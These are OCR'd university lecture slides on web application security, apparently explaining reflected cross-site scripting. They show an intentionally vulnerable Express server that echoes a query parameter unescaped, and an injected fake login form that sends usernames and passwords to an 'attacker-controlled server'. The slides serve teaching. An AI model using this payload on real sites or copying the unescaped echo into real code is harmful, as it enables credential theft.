
System information leak (2013)



Mining information about an application is a **first step** to most attacks.

Source: **Cyber risk report 2013, page 26**

Cross-site scripting (2013)



Source: **Cyber risk report 2013, page 27**

A simple example to get you started …

We ignore Web user based attacks in this lecture.

In short

In short

- Web applications that **allow user input** are vulnerable
- Malicious users can input **valid HTML** (instead of plain text) into forms & editable HTML elements

In short

- Web applications that **allow user input** are vulnerable
- Malicious users can input **valid HTML** (instead of plain text) into forms & editable HTML elements
- Added code can substantially **alter the appearance** of a Web application
  - **Other users** may provide information that makes them vulnerable
  - **Attacker** can glean this information

An easy-to-attack server

```
1  var express = require("express");
2  var url = require("url");
3  var http = require("http");
4  var app;
5
6  var port = process.argv[2];
7  app = express();
8  http.createServer(app).listen(port);
9
10 app.get("/hello", function (req, res) {
11   var query = url.parse(req.url, true).query;
12   var name = ( query["name"]!=undefined) ? query["name"] :
13                "Anonymous";
14   res.send("<html><head></head><body><h1>Greetings "+name+"</h1>
15             </body></html>");
16 });
```

An easy-to-attack server

```
1  var express = require("express");
2  var url = require("url");
3  var http = require("http");
4  var app;
5
6  var port = process.argv[2];
7  app = express();
8  http.createServer(app).listen(port);
9
10 app.get("/hello", function (req, res) {
11   var query = url.parse(req.url, true).query;
12   var name = ( query["name"]!=undefined) ? query["name"] :
13                "Anonymous";
14   res.send("<html><head></head><body><h1>Greetings "+name+"</h1>
15             </body></html>");
16 });
```

Web server does not **check user input**!

An easy-to-attack server

```
1  var express = require("express");
2  var url = require("url");
3  var http = require("http");
4  var app;
5
6  var port = process.argv[2];
7  app = express();
8  http.createServer(app).listen(port);
9
10 app.get("/hello", function (req, res) {
11   var query = url.parse(req.url, true).query;
12   var name = ( query["name"]!=undefined) ? query["name"] :
13                "Anonymous";
14   res.send("<html><head></head><body><h1>Greetings "+name+"</h1>
15             </body></html>");
16 });
```

Web server does not **check user input**!

Browser simply interprets **whatever** is returned

Attack? How?

- Not every user will just add the name …
- What about using the following as “name”?

```
<h3>Please enter your name and password:</h3>
<form method="GET"
   action="http://127.0.0.1:4444/login">
Username:
<input type="text" name="username"/><br />
Password:
<input type="password" name="password"/><br />
<input type="submit" value="Login" />
</form>
<!--
```

Attack? How?

- Not every user will just add the name …
- What about using the following as “name”?

```
<h3>Please enter you                                    3>
<form method="GET"
   action="http://127.0.0.1:4444/login">
Username:
<input type="text" name="username"/><br />
Password:
<input type="password" name="password"/><br />
<input type="submit" value="Login" />
</form>
<!--
```

attacker-controlled server

Attack? How?

- Not every user will just add the name …
- What about using the following as “name”?


```
<h3>Please enter you                                    3>
<form method="GET"
   action="http://127.0.0.1:4444/login">
Username:
<input type="text" name="username"/><br />
Password:
<input type="password" name="password"/><br />
<input type="submit" value="Login" />
</form>
<!--
```

attacker-controlled server

What is this for?

Example 13

Lets look at what happens




attacker's browser

attacker's server

Lets look at what happens

Example 13




But wait … what's the point?

Web server

Attacker

